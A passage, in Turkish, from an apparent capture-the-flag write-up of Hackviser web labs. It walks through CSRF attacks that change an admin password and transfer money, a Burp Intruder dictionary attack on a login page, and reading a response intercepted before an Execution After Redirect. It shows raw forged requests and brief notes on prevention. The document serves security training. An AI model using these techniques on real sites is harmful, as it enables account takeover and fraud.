15 Sec-Fetch-Dest: document
16 Referer: https://wise-blur.europel.hackviser.space/index.php
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19 Connection: close
20
21
```

Buradaki GET isteğinde giden URL'yi alıp sitenin tam adresi ile admine gönderiyorum. Burp Suite ile CSRF PoC çalıştmak için burp Proxy kullanması gereklidir. o yüzden bu şekilde yapıyoruz.

## Change Password

Reset Logout

Username: test  
Email: test@securemail.hv

### Change Password

Enter your new password:

Enter your new password

Confirm

### Chat Support

Send us a message.

admin

https://wise-blur.europel.hackviser.space  
new\_password=admin

We received your  
message, thank you!

admin

Write a message...

Send

Burada görüldüğü gibi. İşlem tamam gibi. Admin hesabına girmeye çalışalım.

## Change Password

[Reset](#) [Logout](#)

Username: **admin**  
Email: [stringman@securemail.hv](mailto:stringman@securemail.hv)

### Change Password

Enter your new password:

[Confirm](#)

Evet giriş başarılı oldu. Bize mail adresi sorulmuştu. Cevabımız  
[stringman@securemail.hv](mailto:stringman@securemail.hv) olacaktır.

# Money Transfer

The screenshot shows a web page with the title "Money Transfer". At the top right, there is a green circular icon with a white checkmark and the text "3 Puan". On the left, there is a small icon of a bomb and the text "Money Transfer". The main content area contains the following text:

Bu laboratuvar bir CSRF güvenlik açığı içermektedir.

Laboratuvari tamamlamak için, hesabınıza para aktarmak için bir URL oluşturun ve bağlantıyı sağ alttaki canlı destek aracılığıyla gönderin. Destek personeli gönderdiğiniz bağlantıyı çalıştıracak ve istemeden hesabınıza para aktaracaktır.

Kullanıcı hesabına para geldiğinde görünen transfer numarası nedir?

Below this text, there is a button labeled "Cevabınızı gönderin". To the right, there is a large button labeled "BAŞLAT" with a green circular arrow icon. Above the "BAŞLAT" button, there is a timer box with the text "URL'yi almak için Başlat'a tıklayın" and "00sa:45dk". Below the timer, there is another button labeled "Cevabınızı gönderin".

Benzer şekilde para transferi yapmaya çalışacağız.

## Money Transfer

Reset

Your money in your account: **1000 \$**

Welcome, user

Transfer amount:

5

Receiver:

admin

Confirm

Buradaki arayüzden admin hesabına para gönderir gibi yapacağız. Kendimiz user olarak kayıtlı.

The screenshot shows the Network tab of a browser's developer tools. The request details are as follows:

Pretty Raw Hex

1 GET /index.php?transfer\_amount=5&receiver=admin HTTP/1.1  
2 Host: pro-copperhead.europel.hackviser.space  
3 Cookie: PHPSESSID=0q4f2hlq6kbrt9gijdfrbk3qj  
4 Sec-Ch-Ua: "Brave";v="129", "Not=A Brand";v="8", "Chromium";v="129"  
5 Sec-Ch-Ua-Mobile: ?0  
6 Sec-Ch-Ua-Platform: "Windows"  
7 Upgrade-Insecure-Requests: 1  
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36  
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8  
0 Sec-Gpc: 1  
1 Accept-Language: tr-TR,tr;q=0.5  
2 Sec-Fetch-Site: same-origin  
3 Sec-Fetch-Mode: navigate  
4 Sec-Fetch-User: ?1  
5 Sec-Fetch-Dest: document  
6 Referer: https://pro-copperhead.europel.hackviser.space/  
7 Accept-Encoding: gzip, deflate, br  
8 Priority: u=0, i  
9 Connection: close  
10  
11

The right side of the developer tools interface shows the "Inspector" panel with sections for Request attributes, Request query parameters, Request body parameters, Request cookies, and Request headers.

http paketindeki GET metodunu parametreleriyle alıp, istenen yere göndereceğim.

## Money Transfer

Reset

Money came to your account!  
Transaction ID: fe96d3dcee84e89cd  
Your money in your account: 1005 \$

Welcome, user


Transfer amount:

Transfer amount

Receiver:

Choose

Confirm



Chat kısmında giden url'yi görebiliriz. Linki gönderdikten hemen sonra zaten transfer id değeri geldi. Cevabımız fe96d3dcee84e89cd olacaktır.

## CSRF (Cross-Site Request Forgery) Nedir, Nasıl Önlenir?

CSRF, bir kullanıcının kimlik doğrulaması yapılmış oturumunu kullanarak istem dışı işlemlerin yapılmasına olanak tanıyan bir saldırıdır. Saldırırgan, kullanıcının tarayıcısı üzerinden zararlı bir istek göndererek yetkili işlemler yapabilir. Korunmak için her istekle birlikte CSRF token'ı kullanılmalı ve önemli işlemler için ek doğrulamalar (örneğin CAPTCHA) uygulanmalıdır.

# Broken Authentication

## Dictionary Attack

The screenshot shows a challenge card for a 'Dictionary Attack'. The card includes a question about the password for the 'admin' user and a button to start the attack. Below the card is a table of results from Burp Suite.

**Dictionary Attack**

Bu laboratuvar, zayıf parolaya sahip bir oturum açma sayfası içerir.

Laboratuvari tamamlamak için, sözlük saldırısı ile "admin" kullanıcısının şifresini bulun.

"admin" kullanıcısının parolası nedir?

URL'yi almak için Başlat'a tıklayın 00sa:45dk

60 DAKİKA

BAŞLAT

Cevabınızı gönderin Cevabınızı gönderin

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
3076	superman	302	65			288	
3077	superstage	302	65			288	
3078	superuser	302	65			288	
3079	support	302	71			288	
3080	supported	302	55			288	
3081	supportpw	302	66			288	
3082	supra	302	67			288	
3083	surf	302	66			288	
3084	surfer	302	65			288	


Laboratuvara erişip inceleme yapmamız gerekiyor. Intruder aracı ile bruteforce denemesi yapabiliriz.

The screenshot shows the Burp Suite interface with a table of captured requests and responses. The table has columns for Request, Payload, Status code, Response received, Error, Timeout, Length, and Comment. The 'Payload' column shows various password attempts, and the 'Status code' column shows mostly 302s.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
3076	superman	302	65			288	
3077	superstage	302	65			288	
3078	superuser	302	65			288	
3079	support	302	71			288	
3080	supported	302	55			288	
3081	supportpw	302	66			288	
3082	supra	302	67			288	
3083	surf	302	66			288	
3084	surfer	302	65			288	

Paketteki password kısmına payload atayıp, Burp Suite içindeki varsayılan şifre listesini denedim. İçerisindeki birçok şifre giriş yapmamı sağladı. Herhangi birisini kullanarak soruyu cevaplayabiliriz. Ben superman olarak gönderdim.

## Execution After Redirect (EAR)



Bu laboratuvar Execution After Redirect (EAR) zafiyeti içermektedir.

Laboratuvarı tamamlamak için, web sayfası yönlendirilmeden önce yüklenmesini durdurun ve içeriğini okuyun.

Hesabına izinsiz erişilen kullanıcının telefon numarası nedir?

Cevabınızı gönderin

3 Puan

https://\*\*\*.com Başlatılıyor 00sa:45dk


+ 60 DAKİKA

Durdur

✓ Cevabınızı gönderin

Burada da sanırım Burp ile paketleri tek tek incelememiz isteniyor.

Sayfa ilk başta / adresine yönlendiriyor ancak hemen arkasından login.php sayfasına atıyor. Login.php sayfasına gitmeden önce / için giden requestin cevabında aradığımızı buluyoruz.



```
Pretty Raw Hex Render
Response from https://prompt-cyblade.europe1.hackviser.space:443/ [116.202.196.167]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex Render
<div class="d-flex flex-column align-items-center text-center p-3 py-5">
    <span
        class="font-weight-bold">
        Fionnula Espinas
        admin@espinash.hv
    </span><span> </span><span class="text-black-50">
    <a href="logout.php"><button type="button" href=""
        class="btn btn-sm btn-danger mt-3">Logout</button></a>
</div>
</div>
<div class="col-md-8 border-right">
    <div class="p-3 py-5">
        <div class="d-flex justify-content-between align-items-center mb-3">
            <h4 class="text-right">Profile Settings</h4>
        </div>
        <div id="nameSurnameImportant" hackviser="true" class="row mt-2">
            <div class="col-md-6">
                <label class="labels">Name</label><input type="text" class="form-control"
                    placeholder="first name" value="Fionnula" />
            </div>
            <div class="col-md-6">
                <label class="labels">Surname</label><input type="text" class="form-control"
                    placeholder="last name" value="Espinias" />
            </div>
        </div>
        <div class="row mt-3">
            <div class="col-md-12">
                <label class="labels">Mobile Number</label><input type="text" class="form-control"
                    placeholder="phone number" value="705-491-1388" />
            </div>
        </div>
    </div>
</div>
```

Sol üst kısmda hangi requestin response değeri olduğu görülmüyör.

Cevap 705-491-1388 olacaktır.

## Broken Authentication Nedir, Nasıl Önlenir?

Broken Authentication, bir uygulamanın kimlik doğrulama mekanizmalarındaki zayıflıklardan yararlanarak saldırganların yetkisiz erişim elde etmesine neden olan bir zafiyettir. Korunmak için güçlü şifre politikaları uygulanmalı, oturum süreleri sınırlanmalı ve çok faktörlü kimlik doğrulama (MFA) gibi ek güvenlik önlemleri kullanılmalıdır.